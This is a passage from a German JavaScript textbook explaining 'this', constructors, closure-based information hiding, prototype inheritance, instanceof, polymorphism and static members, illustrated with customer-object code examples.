Die objektorientierte Programmierung wird häufig als ein der prozeduralen Programmierung überlegenes Paradigma angesehen. Erstaunlicherweise lassen sich jedoch sowohl prozedurale als auch objektorientierte Programme in Maschinencode übersetzen. Maschinencode kennt jedoch keine Methoden, wohl aber Prozeduren. Folglich können sich Methoden und Prozeduren nicht all zu sehr von einander unterscheiden. Wie ähnlich sich Methoden und Prozeduren sind, lässt sich an der Sprache C++ gut demonstrieren. In C++ unterscheiden sich Methoden und Prozeduren nämlich ausschließlich in ihrer Aufrufkonvention. Die Aufrufkonvention besagt, wie einem Unterprogramm Parameter übergeben werden. Neben verschiedenen Konventionen für gewöhnliche Prozeduren gibt es in C++ auch die sogenannte *thiscall*-Konvention, welche für nicht statische Methoden verwendet wird. Bei dieser Aufrufart wird der Prozedur neben den Parametern auch eine Referenz auf ein Objekt übergeben. Da eine (nicht statische) Methode stets auf einem bestimmten Objekt aufgerufen wird, ergibt sich die Objekt-Referenz üblicherweise durch den Aufruf. Ein Beispiel:

```
kunde.setzeName("Max Mustermann");
```

Hier wird die Methode setze*Name* auf dem Objekt *kunde* aufgerufen. Der Methode wird dabei neben dem String-Parameter „Max Mustermann“ implizit auch eine Referenz auf das Objekt *kunde* übergeben. Das geschieht zwar ohne Zutun des Programmierers, dennoch ist es in der Regel möglich, auf diese Referenz direkt zuzugreifen. Hierzu steht in den meisten objektorientierten Sprachen das Schlüsselwort `this` zur Verfügung.

„this“ wird immer mitgegeben

JavaScript arbeitet hier nach genau demselben Prinzip, allerdings wird in JavaScript jeder Funktion immer eine Referenz auf ein Objekt übergeben. Betrachten wir zunächst den einfachsten Fall:

```
function globaleFunktion() {
  document.write(typeof this);
}
globaleFunktion();
```

Führt man diesen Code aus, erhält man die Ausgabe „object“ – es wurde also eine Referenz übergeben. Die Funktion scheint jedoch nicht an ein Objekt gebunden zu sein, es stellt sich also die Frage, was hier übergeben wurde. Dazu muss man wissen, dass es in Java-

Script keinen globalen Gültigkeitsbereich im klassischen Sinn gibt. Stattdessen werden alle globalen Variablen und Funktionen an das `window`-Objekt gebunden, das vom Browser bereitgestellt wird. Wenn man eine vermeintlich globale Funktion aufruft, ruft man in Wirklichkeit eine Methode des `window`-Objekts auf.

Bei selbst definierten Objekten funktioniert das `this`-Schlüsselwort wie erwartet:

```
var kunde = {
  zeigeThis: function() {
    document.write(this == window);
  }
};
kunde.zeigeThis();
```

Dieses Beispiel liefert die Ausgabe „false“. Die `this`-Referenz bezieht sich hier nicht auf das `window`-Objekt sondern auf das als Literal definierte Objekt *kunde*.

Funktionsweise von Konstruktoren

Im letzten Abschnitt haben Sie erfahren, wie Sie Konstruktoren verwenden können, um Objekte zu initialisieren. Nun können Sie sicherlich erahnen, was dabei im Hintergrund abläuft. Zur Erinnerung:

```
function Kunde(vorname, nachname) {
  this.vorname = vorname;
  this.nachname = nachname;
  this.zeigeName = function() {
    alert("Max Mustermann");
  }
}

var maxMustermann = new Kunde("Max",
  "Mustermann");
```

Dieser Code erzeugt ein neues Objekt *maxMustermann,* welches über die Attribute *vorname* und *nachname* sowie die Methode *zeigeName* verfügt. Was hier nun tatsächlich passiert, ist Folgendes: Zunächst erzeugt der `new`-Operator ein neues, noch leeres Objekt. Danach wird die Funktion *Kunde* aufgerufen und ihr implizit eine Referenz auf das neue Objekt mitgegeben. Auf diese Referenz kann nun innerhalb der Funktion wie gehabt über das `this`-Schlüsselwort zugegriffen werden. Die Funktion *Kunde* verwendet nun `this` wie jedes andere Objekt auch und fügt ihm neue Attribute und Methoden hinzu. Tatsächlich handelt es sich bei `this` aber um das

eben noch leere Objekt, welches durch den Konstruktor nun initialisiert wurde. Der Name Konstruktor ist also nicht willkürlich gewählt, sondern beschreibt genau, was eine solche Funktion tut: sie konstruiert Objekte.

„this" explizit übergeben

Die Übergabe von `this` geschieht üblicherweise automatisch, JavaScript bietet aber auch die interessante Möglichkeit, Objekten explizit ein `this`-Objekt zu übergeben. Hierzu stehen Ihnen zwei Methoden zur Verfügung, die alle Funktionen bereitstellen. Die `call`-Methode erlaubt es Ihnen, eine Funktion mit einem bestimmten `this`-Objekt und einer Parameterliste aufzurufen. Die `apply`-Methode hingegen erwartet statt einer Parameterliste ein Array mit Parametern. Ein Beispiel:

Listing 4.12

```
function begruesseKunde(begruessung,
  anrede) {
  alert(begruessung + " " + anrede + " " +
    this.vorname + " " + this.nachname);
}

var maxMustermann = new Kunde("Max",
  "Mustermann");
var martinaMustermann = new Kunde("Martina",
  "Mustermann");

begruesseKunde.call(maxMustermann, "Hallo",
  "Herr");
begruesseKunde.apply(martinaMustermann,
  ["Guten Tag", "Frau"]);
```

Dieser Code erzeugt die Ausgaben „Hallo Herr Max Mustermann" und „Guten Tag Frau Martina Mustermann".

Worauf bezieht sich this?

Da jeder Funktion immer ein `this`-Objekt mitgegeben wird, lässt sich nicht immer ganz einfach herausfinden, worauf sich `this` gerade bezieht. Allgemein gesagt bezieht sich `this` bei Funktionen, die nicht an ein Objekt gebunden sind, immer auf das `window`-Objekt. Aber die Bindung an ein Objekt reicht allein nicht aus, um eine korrekte Übergabe von `this` zu gewährleisten. Vielmehr muss diese Bindung beim Aufruf der Funktion ersichtlich sein, ansonsten kann der Bezug verloren gehen. Ein Beispiel:

Listing 4.13

```
function Kunde(vorname, nachname) {
  this.vorname = vorname;
  this.nachname = nachname;
  this.zeigeName = function() {
```

```
    alert(this.vorname + " " +
      this.nachname);
  };
}

var maxMustermann = new Kunde("Max",
  "Mustermann"); ❶
window.setTimeout(maxMustermann.zeigeName,
  1000); ❷
```

Hier wird zunächst ein neues Kunden-Objekt *maxMustermann* erzeugt ❶. Anschließend wird die `setTimeout`-Methode des `window`-Objekts verwendet, um nach einer Verzögerung von einer Sekunde die Methode *zeigeName* aufzurufen ❷. Man erwartet nun die Ausgabe „Max Mustermann“, tatsächlich erscheint jedoch „undefined undefined“. Bei der Übergabe von *zeigeName* an die `setTimeout`-Methode wurde zwar eine Referenz auf die Funktion, nicht jedoch auf das *maxMustermann*-Objekt übergeben. Wenn nun nach einer Sekunde die Funktion aufgerufen wird, enthält `this` jetzt eine Referenz auf das `window`-Objekt, welches natürlich weder ein Attribut `vorname` noch ein Attribut `nachname` besitzt. Glücklicherweise kann dieses Problem mit Hilfe einer anonymen Funktion leicht umgangen werden. Dazu muss man lediglich die Übergabe wie folgt abändern:

```
window.setTimeout(function() {
  maxMustermann.zeigeName();
}, 1000);
```

4.11.5 Information-Hiding

Warum Information-Hiding?

Bisher waren alle Attribute und Methoden, mit denen Sie Ihre Objekte versehen haben, stets für jedermann sichtbar – im OOP-Jargon würde man sagen, sie waren *public*. Das ist natürlich nicht wünschenswert, schließlich geben Sie so womöglich zuviel über die innere Funktionsweise Ihrer Objekte preis. Ein wichtiger Gedanke der objektorientierten Programmierung ist jedoch, dass die Schnittstellen von Objekten einem Minimalitätsanspruch genügen müssen, d. h. sie sollen jeweils nur die Attribute und Methoden nach außen hin sichtbar machen, die für die Arbeit mit dem Objekt unbedingt notwendig sind. Wenn Sie eine Schnittstelle definieren, geben Sie damit auch die Zusicherungen, dass sich diese (im besten Fall) nicht

mehr ändert. Je mehr Sie aber von der Funktionsweise Ihrer Objekte preisgeben, desto schwerer wird es, diese Zusicherungen einzuhalten, und umso schwerer wird es auch, Ihren Code später zu warten.

Keine Sichtbarkeitsmodifikatoren

Das Konzept des Information-Hiding erlaubt es Ihnen nun, einzelne Attribute und Methoden nach außen hin unsichtbar zu machen. Viel objektorientierte Programmiersprachen verwenden hierzu sogenannte Sichtbarkeitsmodifikatoren, also Schlüsselwörter, die bei der Deklaration von Methoden und Attributen zusätzlich angegeben werden und die Sichtbarkeit festlegen. In JavaScript gibt es solche Modifikatoren jedoch nicht. Stattdessen kann man sich mit einem Trick behelfen. Betrachten Sie dazu das folgende Beispiel:

```
function Kunde(vorname, nachname) {
  this.getName = function() {
    return vorname + " " + nachname;
  };
}

var kunde = new Kunde("Max", "Mustermann");
alert(kunde.vorname + " " + kunde.nachname);
alert(kunde.getName());
```

Dieser Code liefert zunächst die Ausgabe „undefined undefined“ und dann „Max Mustermann“. Der erste Versuch, den Kundennamen anzeigen zu lassen, schlägt fehl, weil das *kunde*-Objekt weder über ein Attribut *vorname* noch über ein Attribut *nachname* verfügt. Das ist natürlich auch einleuchtend, schließlich handelt es sich bei *vorname* und *nachname* um zwei Funktionsparameter, die nur innerhalb der Funktion sichtbar sind. Der zweite Versuch gelingt jedoch, die Funktion *getName* liefert den Namen des Kunden zurück.

Closures und Information-Hiding

Vielleicht ahnen Sie bereits, dass hier wieder einmal die Closures eine Rolle spielen. Der Konstruktor *Kunde* ist ja eine ganz gewöhnliche Funktion und bildet als solche während seiner Ausführung einen eigenen Gültigkeitsbereich. Die formalen Parameter *vorname* und *nachname* existieren zwar prinzipiell nur innerhalb dieses Gültigkeitsbereichs, werden aber durch die Methode *getName* eingeschlossen und können somit nicht unmittelbar wieder freigegeben werden. Weil die Methode *getName* nach außen hin sichtbar ist, kann sie schließlich einfach aufgerufen werden und liefert selbst nach Beendigung des Konstruktors noch den richtigen Vor- und Nachnamen zurück. Dieser Vorgang läuft bei jedem weiteren Aufruf von *Kunde* durch den `new`-Operator erneut ab und damit entsteht auch jedesmal eine neue Closure.

Natürlich beschränkt sich dieses Prinzip nicht auf die Funktionsparameter – Sie können auf die gleiche Weise auch lokale Variablen und sogar innere Funktionen einschließen:

Listing 4.14

```
function Kunde(vorname, nachname) {
  var vollerName = vorname + " " + nachname;

  function getInitialen() {
    return vorname.charAt(0) +
      nachname.charAt(0);
  }

  this.getInfo = function() {
    return vollerName + " [" +
      getInitialen() + "]";
  };
}

var kunde = new Kunde("Max", "Mustermann");
alert(kunde.getInfo());
```

In diesem Beispiel werden die lokale Variable *vollerName* und die innere Funktion *getInitialen* zum privaten Attribut *vollerName* und zur privaten Methode *getInitialen*. Die öffentliche *Methode getInfo* hat nach wie vor Zugriff auf beides. Man nennt sie daher auch „privilegiert". Nach außen hin kann jedoch weder auf *vollerName* noch auf *getInitialen* zugegriffen werden.

Innere Funktionen und das this-Schlüsselwort

Obwohl diese Lösung syntaktisch etwas ungewöhnlich ist, erfüllt sich doch ihren Zweck. Lediglich ein Problem sollte noch erwähnt werden: Die Funktion *getInitialen* ist nicht über das `this`-Schlüsselwort an das neue Objekt gebunden. Wenn Sie nun aber innerhalb der Funktion auf das Objekt zugreifen wollen, z. B. um dort eine öffentliche Methode aufzurufen, benötigen Sie natürlich auch entsprechend eine Referenz auf das Objekt. Das `this`-Schlüsselwort verweist innerhalb von *getInitialen* jedoch auf das `window`-Objekt. Um dieses Problem zu umgehen, haben Sie zwei Möglichkeiten: Entweder Sie rufen private Methoden nur noch über `call` bzw. `apply` und mit einer entsprechenden Objektreferenz auf, oder Sie speichern sich innerhalb des Konstruktors eine Kopie der `this`-Referenz in einer lokalen Variable. Da die erste Möglichkeit etwas unschön ist, findet sie in der Praxis kaum Einsatz. Aus diesem Grund hier nur ein Beispiel für die zweite Möglichkeit:

Listing 4.15

```
function Kunde(vorname, nachname) {
  var thisKopie = this;

  function zeigeName() {
    alert(thisKopie.getName());
  }

  this.getName = function() {
    return vorname + " " + nachname;
  };

  zeigeName();
}
```

Hier wird zunächst eine Kopie der `this`-Referenz in einer lokalen Variable *thisKopie* abgelegt. Die private Methode *zeigeName* hat nun, wieder durch eine Closure, Zugriff auf das „korrekte" `this`-Objekt und kann so ganz einfach die öffentliche Methode *getName* aufrufen.

4.11.6 Vererbung

Prototypen statt Klassen

Auch in puncto Vererbung schlägt JavaScript ungewöhnliche Wege ein. Statt der üblichen Klassenvererbung setzt JavaScript auf sogenannte *Prototypen*. Dieses Konzept wurde vermutlich von der Programmiersprache *Self* übernommen, die neben JavaScript der einzige bekanntere Vertreter der Gattung prototypbasierter Programmiersprachen ist.

„Nachträgliche" Vererbung

Obwohl die Vererbung über Prototypen auch Nachteile hat, verfügt sie doch über Eigenschaften, die bei der herkömmlichen Klassenvererbung undenkbar wären. So kann man in JavaScript beispielsweise allen Objekten, die von einem bestimmten Konstruktor erzeugt wurden, nachträglich und auf einen Schlag neue Methoden und Attribute hinzufügen. Die Entscheidung, JavaScript mit einer Prototyp-basierten Vererbung auszustatten, korrespondiert also sehr gut mit der auch ansonsten sehr dynamischen Natur der Sprache.

4.11.6.1 Prototypen

Das prototype-Attribut

Alle Funktions-Objekte in JavaScript verfügen über ein Attribut `prototype`. Sofern Sie noch keinen eigenen Prototyp festgelegt haben, verweist dieses Attribut zunächst immer auf ein leeres Ob-

jekt. Sie können diesem Objekt nun nach dem gewohnten Muster neue Attribute und Methoden hinzufügen, beispielsweise so:

```
function Kunde(vorname, nachname) {
  this.vorname = vorname;
  this.nachname = nachname;
}

Kunde.prototype.zeigeName = function() {
  alert(this.vorname + " " +
    this.nachname);
};
```

Hier wird dem Prototyp der *Kunde*-Funktion die neue Methode *zeigeName* angehängt, die Sie bereits aus früheren Beispielen kennen. Es stellt sich natürlich die Frage, was das zu bedeuten hat. Dazu muss man wissen, dass bei der Erzeugung neuer Objekte mit dem `new`-Operator das `prototype`-Attribut eine entscheidende Rolle spielt. Sie haben bereits erfahren, dass der `new`-Operator zunächst ein leeres Objekt erzeugt und dieses dem Konstruktor dann implizit als `this` übergibt. Verfügt der Konstruktor allerdings über einen nicht leeren Prototyp, geschieht zunächst noch etwas anderes. Bevor das Objekt an den Konstruktor übergeben wird, überträgt der `new`-Operator alle Attribute und Methoden des Prototyps auf das neue Objekt. Für das obige Beispiel bedeutet das also, dass ein neues Kunden-Objekt über eine Methode *zeigeName* verfügt, ohne dass diese je explizit an das Objekt gebunden wurde:

```
var kunde = new Kunde("Max", "Mustermann");
kunde.zeigeName();
```

Dieser Code erzeugt wie zu erwarten die Ausgabe „Max Mustermann“. Sie haben allerdings schon in Abschnitt 4.11.3 eine Möglichkeit kennen gelernt, Objekten über einen Konstruktor neue Methoden hinzuzufügen. Sie fragen sich vermutlich, welche Vorteile der Weg über Prototypen hier bietet. Betrachten Sie dazu den folgenden Code:

```
function Kunde() {
  this.zeigeName = function() {
    ...
  };
}
```

```
var kundeA = new Kunde();
var kundeB = new Kunde();

alert(kundeA.zeigeName == kundeB.zeigeName);
```

Vervielfachung von Methoden

Dieser kleine Test soll überprüfen, ob die innerhalb eines Konstruktors definierten Methoden für alle Objekte jeweils nur einmal im Speicher existieren. Gäbe es die Methode *zeigeName* nur ein einziges Mal, so müssten die von *kundeA* bzw. *kundeB* gehaltenen Referenzen auf die Methode übereinstimmen. Tatsächlich liefert dieser Code jedoch die Ausgabe „false“. Der Aufruf des *Kunde*-Konstruktors erzeugt also jedes Mal eine neue Methode *zeigeName*. Das ist natürlich sehr ineffizient und kann eine Menge Speicher verschwenden. Bindet man die *zeigeName*-Methode wie im ersten Beispiel jedoch stattdessen an den Prototyp, existiert sie für alle Objekte nur ein einziges Mal.

Wie lässt sich über Prototypen nun Vererbung realisieren? Um dies zu erläutern, soll von *Kunde* ein neuer Datentyp *AuslandsKunde* abgeleitet werden, der über ein weiteres Attribut *land* verfügt:

```
function AuslandsKunde(vorname, nachname,
  land) {
  this.vorname = vorname;
  this.nachname = nachname;
  this.land = land;
}
```

Objekte des Typs *AuslandsKunde* sollen nun von *Kunde* die Methode *zeigeName* erben. Gleichzeitig sollen *AuslandsKunde*-Objekte über eine Methode *zeigeLand* verfügen. Über das `prototype`-Attribut ist das sehr einfach zu realisieren:

```
AuslandsKunde.prototype = new Kunde();
AuslandsKunde.prototype.zeigeLand =
  function() {
    alert(this.land);
  };
```

Zunächst wird hier der Prototyp der *AuslandsKunde*-Funktion mit einem neuen *Kunde*-Objekt überschrieben. Damit erben alle neuen *AuslandsKunde*-Objekte automatisch die Methode *zeigeName*. Anschließend wird an das `prototype`-Attribut noch die Methode *zeigeLand* gebunden, die nun ebenfalls an alle neuen Objekte wei-

tergegeben wird. Ein neues *AuslandsKunde*-Objekt verfügt nun also über die Methoden *zeigeName* und *zeigeLand*.

Auf diese Weise können auch komplexere Vererbungshierarchien realisiert werden. Wollte man beispielsweise von *AuslandsKunde* noch einen Datentyp *FernostKunde* ableiten, muss man dazu lediglich den entsprechenden Prototyp setzen:

```
function FernostKunde() {}
FernostKunde.prototype = new AuslandsKunde();
```

Standard-Datentypen und prototype

Neben den selbst definierten Konstruktoren verfügen auch die in JavaScript bereits eingebauten Konstruktoren über ein `prototype`-Attribut. Damit haben Sie die Möglichkeit, auch eingebaute Datentypen nachträglich zu erweitern. Wenn Sie beispielsweise alle `String`-Objekte mit einer Methode *umklammere* versehen möchten, können Sie dies etwa so tun:

```
String.prototype.umklammere = function() {
  return "(" + this + ")";
};
alert("Max Mustermann".umklammere());
```

Dieser Code liefert tatsächlich die Ausgabe „(Max Mustermann)“. Auf die gleiche Weise können Sie auch den Prototyp des `Object`-Konstruktors erweitern. Da `Object` allerdings die Basis aller komplexen Datentypen in JavaScript ist, sollten Sie mit solchen Erweiterungen vorsichtig sein.

Probleme mit Information-Hiding

Die Prototyp-basierte Vererbung bietet, wie Sie anhand der bisherigen Beispiele gesehen haben, einige interessante Möglichkeiten. Allerdings führt diese Form der Vererbung auch zu neuen Problemen: Zum einen können Methoden nun außerhalb des Konstruktors definiert werden. Damit haben sie aber keinen Zugriff auf dessen lokale Variablen und inneren Funktionen und Information-Hiding wird praktisch unmöglich. Außerdem wird für alle Kind-Objekte der Eltern-Konstruktor nur ein einziges Mal aufgerufen. Selbst wenn Sie also Methoden nach wie vor innerhalb des Konstruktors definieren würden, könnten Sie von solchen Konstruktoren nicht mehr richtig erben. Ein Beispiel:

Listing 4.16

```
function Vorfahr() {
  var zahl = 0;
  this.getZahl = function() {
    return zahl;
  };
```

```
  this.setZahl = function(neueZahl) {
    zahl = neueZahl;
  };
}

function Kind() { }
Kind.prototype = new Vorfahr();

var objektA = new Kind();
var objektB = new Kind();
objektA.setZahl(17);
alert(objektB.getZahl());
```

Die privilegierte Methode *getZahl* liefert eine Zahl zurück, die innerhalb des *Vorfahr*-Konstruktors als lokale Variable definiert ist. Gleichzeitig erlaubt es die Methode *setZahl*, die Zahl zu ändern. Nun wird dem *Kind*-Konstruktor ein neues *Vorfahr*-Objekt als Prototyp zugewiesen. Ruft man nun auf *objektA* die Methode *setZahl* auf und lässt sich dann über die *getZahl*-Methode von *objektB* dessen Zahlenwert ausgeben, stellt man fest, dass sich die Veränderung der Zahl auf beide Objekte ausgewirkt hat. Dieses Verhalten lässt sich dadurch erklären, dass bei einem einmaligen Aufruf des *Vorfahr*-Konstruktors natürlich auch nur eine Closure mit der lokalen Variable *zahl* entsteht.

4.11.6.2 Eine weitere Art der Vererbung

Klassische Vererbung

An dieser Stelle soll eine weitere Form der Vererbung vorgestellt werden, die der klassischen Vererbung, wie man sie beispielsweise aus Java kennt, eher entspricht, und die darüber hinaus auch Information-Hiding unterstützt.

Rufen Sie sich dazu noch einmal die Funktionsweise des `new`-Operators ins Gedächtnis. Bei der Objekt-Instanziierung wurde zunächst ein leeres Objekt erzeugt, und dieses dann dem Konstruktor in Form von `this` übergeben. Dasselbe Verhalten lässt sich auch über die `call`- bzw `apply`-Methoden des `Function`-Objekts erzielen. Ruft man innerhalb eines Konstruktors einen anderen Konstruktor mit `call` oder `apply` auf und übergibt ihm dabei die `this`-Referenz, passiert etwas Interessantes:

Listing 4.17

```
function Kunde(vorname, nachname) {
  this.zeigeName = function() {
    alert(vorname + " " + nachname); ❸
  };
}

function AuslandsKunde(vorname, nachname,
  land) {
  Kunde.call(this, vorname, nachname); ❷
  this.zeigeLand = function() {
    alert(land);
  };
}

var johnDoe = new AuslandsKunde("John",
  "Doe", "USA"); ❶
```

Mit dem `new`-Operator ❶ wird der Konstruktor *AuslandsKunde* aufgerufen. Hier steht nun über das `this`-Schlüsselwort eine Referenz auf das neu erzeugte Objekt zur Verfügung. Nun wird unmittelbar der Konstruktor *Kunde* aufgerufen ❷ und ihm neben den Parametern *vorname* und *nachname* auch die `this`-Referenz übergeben. *Kunde* wiederum bindet nun eine Methode *zeigeName* an das `this`-Objekt, wobei auch eine Closure mit den Parametern *vorname* und *nachname* entsteht ❸. Zu guter Letzt bindet *AuslandsKunde* noch die Methode *zeigeLand* an das Objekt und damit ist der Vorgang abgeschlossen.

Korrektes Information-Hiding

Der Vorteil dieser Lösung liegt auf der Hand: Für jede neue Instanz von *AuslandsKunde* wird, anders als bei der Vererbung über Prototypen, nun auch der *Kunde*-Konstruktor aufgerufen. Auf diese Weise entstehen jedes Mal auch neue Closures mit den privaten Attributen und Methoden und damit lässt sich nun auch Vererbung und Information-Hiding miteinander vereinbaren.

Nachteil: Duplizierung der Methoden

Die Sache hat allerdings trotzdem einen Haken: Da Methoden nun wieder innerhalb des Konstruktors definiert sind, werden diese für jede neue Instanz dupliziert und somit potenziell Speicher verschwendet. Es ist daher ratsam, die Art der Vererbung für jeden Fall einzeln abzuwägen. Wenn Sie sehr viele Instanzen eines bestimmten Typs erzeugen möchten, ist es besser, Prototypen einzusetzen und dafür auf das Information-Hiding zu verzichten. Andernfalls ist die alternative Form der Vererbung jedoch meist die elegantere Variante.

4.11.7 Der instanceof-Operator

Ergänzt den typeof-Operator

Um zur Laufzeit Typ-Informationen abzufragen, haben Sie bereits den `typeof`-Operator kennen gelernt. Dieser hilft Ihnen jedoch nur bei der Unterscheidung zwischen verschiedenen Primitivtypen bzw. zwischen komplexen und primitiven Datentypen. Mit Hilfe des `instanceof`-Operators haben Sie nun die Möglichkeit, den konkreten Typ eines Objekts abzufragen. Es stellt sich allerdings die Frage, wie sich der Typ eines Objekts überhaupt definiert. Zunächst einmal besitzen alle JavaScript-Objekte den Typ `Object`. Wurde ein Objekt durch eine Konstruktor-Funktion erzeugt, so besitzt das Objekt auch deren Typ. Zu guter Letzt besitzt das Objekt auch noch die Typen aller Objekte, von denen es abgeleitet ist – sprich die Typen aller Objekte in der Prototyp-Kette des Konstruktors. Hier einmal ein einfaches Beispiel:

Listing 4.18

```
function Kunde() { }
function AuslandsKunde() { }
AuslandsKunde.prototype = new Kunde(); ❷

var johnDoe = new AuslandsKunde(); ❶

document.write(johnDoe instanceof
  AuslandsKunde);
document.write(johnDoe instanceof Kunde);
document.write(johnDoe instanceof Object); ❸
```

Wie zu erwarten, lautet die Ausgabe dreimal „true“. Da das *johnDoe*-Objekt vom Konstruktor *AuslandsKunde* erzeugt wird, besitzt es somit auch dessen Typ. Weiterhin ist *AuslandsKunde* von *Kunde* abgeleitet ❷ und damit wird der Typ *Kunde* auch an alle *AuslandsKunde*-Objekte weitergegeben. Da alle Objekte in JavaScript implizit von `Object` abgeleitet sind, liefert auch die letzte Abfrage ❸ den Wert „true“.

instanceof und primitive Typen

Grundvoraussetzung für das Funktionieren des `instanceof`-Operators ist, dass der linke Operand, also das zu überprüfende Objekt, auch tatsächlich ein Objekt ist. Wendet man `instanceof` beispielsweise auf ein String-Literal an, kann man eine Überraschung erleben:

```
document.write("Test" instanceof String);
```

Obwohl „Test“ zweifelsohne eine Zeichenkette ist, liefert die Überprüfung auf den Typ `String` (also den Typ der String-Hüllobjekte) das Ergebnis „false“. Da das String-Literal einen primitiven Typ besitzt, kann es keine Instanz von etwas sein. In solchen Fällen ist der `typeof`-Operator die richtige Wahl. Die folgende Überprüfung liefert das gewünschte Ergebnis:

```
document.write(new String("Test") instanceof
  String);
```

4.11.8 Polymorphie

JavaScript ist bereits von Haus aus stark polymorph. Das liegt zum einen an der dynamischen Typisierung der Sprache, zum anderen aber auch daran, dass JavaScript Typ-Konvertierungen weitestgehend automatisch durchführt (*Coercion*).

Für den Entwickler allerdings interessanter ist die Möglichkeit, selbst polymorphe Funktionen und Methoden zu definieren. Betrachten Sie dazu das folgende Beispiel, das in Java geschrieben wurde:

```
int addiere(int a, int b) {
  return a + b;
}

int addiere(float a, float b, float c) {
  return (int) (a + b + c);
}
```

Überladene Methoden

Hier werden zwei Methoden mit dem Namen *addiere* definiert, die jeweils eine unterschiedliche Parameterzahl und unterschiedliche Parametertypen erwarten – man sagt dazu auch, die Methode *addiere* wird *überladen*. Das Überladen ist eine Form der Polymorphie, die man vor allem in statisch typisierten Sprachen findet, bei denen die Datentypen der tatsächlichen und der formalen Parameter übereinstimmen müssen. In JavaScript ist dies nicht der Fall. Vielmehr sind in JavaScript alle Funktionen und Methoden automatisch überladen, denn sie können mit beliebigen Parametertypen und sogar einer beliebigen Parameteranzahl aufgerufen werden. Die Möglichkeit, je nach Parameter-Anzahl und -Typ unterschiedlichen Code auszuführen, besteht allerdings trotzdem. Hierbei kommen der

bereits bekannte `typeof`-Operator und das `arguments`-Array zum Einsatz. Ein Beispiel:

Listing 4.19

```
function polymorph(a, b) {
  if (arguments.length == 1) {
    alert("Ein Parameter wurde übergeben");
  } else if (arguments.length == 2) {
    alert("Zwei Parameter wurden übergeben");
    if (typeof a == "number" &&
      typeof b == "number") {
      alert(a + b);
    } else {
      alert("A: " + a + ", B: " + b);
    }
  }
}
polymorph(12);
polymorph(3, 5);
polymorph("A", "B");
```

Die Funktion *polymorph* wird hier mit zwei formalen Parametern definiert. Trotzdem kann die Funktion auch mit nur einem Parameter aufgerufen werden. Werden zwei Parameter übergeben und handelt es sich bei beiden Parametern um Zahlenwerte, so gibt die Funktion deren Summe aus. Ansonsten werden die zwei Parameter einzeln ausgegeben.

Überschreiben von Methoden

Neben dem Überladen von Funktionen und Methoden spielt auch das *Überschreiben* eine wichtige Rolle. Dabei wird in einer abgeleiteten Klasse eine Methode der Elternklasse „überschrieben“. Die neue Methode hat dabei dieselbe Signatur wie die in der Elternklasse. Dazu ein Beispiel, zunächst wieder als Java-Code:

```
class Kunde {
  public Adresse getAdresse() { ... }
}

class AuslandsKunde extends Kunde {
  public Adresse getAdresse() { ... }
}

Kunde johnDoe = new AuslandsKunde();
Adresse anschrift = johnDoe.getAdresse();
```

In der Klasse *AuslandsKunde* wird die Methode *getAdresse* der Elternklasse *Kunde* überschrieben. Erzeugt man nun ein neues *AuslandsKunde*-Objekt, legt dieses aber in einer Variable des Typs *Kunde* ab, kann die Methode *getAdresse* weiterhin aufgerufen werden. Grund dafür ist, dass zwischen abgeleiterter und Elternklasse eine „ist-ein"-Beziehung besteht. Auf diese Weise können abgeleitete Klassen das Verhalten der Elternklasse verändern oder erweitern, dabei jedoch die gleiche Schnittstelle anbieten.

Auch in JavaScript können Methoden überschrieben werden. Ein Beispiel:

Listing 4.20

```
function Kunde() {
  this.getLand = function() {
    return "Deutschland";
  };
}

function AuslandsKunde(land) {
  this.land = land;
  this.getLand = function() {
    return this.land;
  };
}
AuslandsKunde.prototype = new Kunde();

var maxMustermann = new Kunde();
var johnDoe = new AuslandsKunde("USA");
alert(maxMustermann.getLand());
alert(johnDoe.getLand());
```

Hier lautet die Ausgabe zunächst „Deutschland" und dann „USA". Sicherlich ahnen Sie schon, dass dieses Beispiel auch dann funktionieren würde, wenn *Kunde* und *AuslandsKunde* in keinerlei Beziehung zueinander stünden. Dahinter steckt das Prinzip des sogenannten „*Duck-Typings*", dem auch JavaScript folgt und welches besagt, dass etwas, das wie eine Ente läuft und quakt, zweifellos eine Ente sein muss. Wenn also *AuslandsKunde* eine Methode *getLand* besitzt und Kunde ebenfalls über eine solche Methode verfügt, dann muss ein *AuslandsKunde* ohne Zweifel auch ein *Kunde* sein.

4.11.9 Statische Methoden und Attribute

Nicht an die Instanz sondern an die Klasse gebunden

Viele Programmiersprachen bieten die Möglichkeit, Attribute und Methoden zu definieren, die nicht an ein konkretes Objekt, sondern direkt an eine Klasse gebunden sind. Das ist immer dann sinnvoll, wenn zum Zeitpunkt, an dem eine Methode oder ein Attribut aufgerufen bzw. abgefragt werden soll, noch keine Instanz der Klasse existiert bzw. wenn Methoden nicht vom Vorhandensein einer Instanz abhängig sind. In rein objektorientierten Sprachen wie Java werden statische Attribute darüber hinaus gern als Ersatz für globale Variablen missbraucht. Aus diesem Grund gibt es einige kritische Stimmen, die der Ansicht sind, statische Attribute widersprächen dem objektorientierten Modell. Nichtsdestotrotz gibt es auch einige sinnvolle Einsatzgebiete für statische Attribute und Methoden, weshalb sich die Frage stellt, ob man diese auch in JavaScript realisieren kann. Da JavaScript jedoch keine Klassen kennt, muss man sich hier etwas anderes einfallen lassen. Die Lösung für dieses Problem ist jedoch sehr nahe liegend: statische Methoden und Attribute werden einfach an die Konstruktor-Funktion gebunden. Etwa so:

```
function Kunde() {
  Kunde.anzahl++;
}
Kunde.anzahl = 0;
var maxMustermann = new Kunde();
var martinaMustermann = new Kunde();
alert(Kunde.anzahl);
```

In diesem Beispiel zählen wir die Anzahl der von *Kunde* erzeugten Instanzen. Dazu wird das statische Attribut *anzahl* bei jedem Aufruf des Konstruktors hochgezählt. Weil in JavaScript Funktionen auch Objekte sind, können wir der Funktion *Kunde* ohne weiteres dynamisch ein Attribut *anzahl* hinzufügen. Auf die gleiche Weise könnte man auch eine statische Methode realisieren.

Öffentliche statische Attribute und Methoden

Die so erzeugten Attribute und Methoden sind stets öffentlich zugänglich oder, um es in OOP-Terminologie auszudrücken, „public“. Das kann jedoch unerwünscht sein. Im obigen Beispiel könnte man *anzahl* etwa auch von außen erhöhen und damit den darin gespeicherten Wert verfälschen. Um jedoch private statische Attribute und Methoden zu realisieren, muss man etwas „um die Ecke“ denken:

Listing 4.21

```
Kunde = (function() {
  var anzahl = 0;

  function KundeKonstruktor() {
    anzahl++;
  }

  KundeKonstruktor.getAnzahl = function() {
    return anzahl;
  };

  return KundeKonstruktor;
})();

var maxMustermann = new Kunde();
var martinaMustermann = new Kunde();
alert(Kunde.getAnzahl());
```

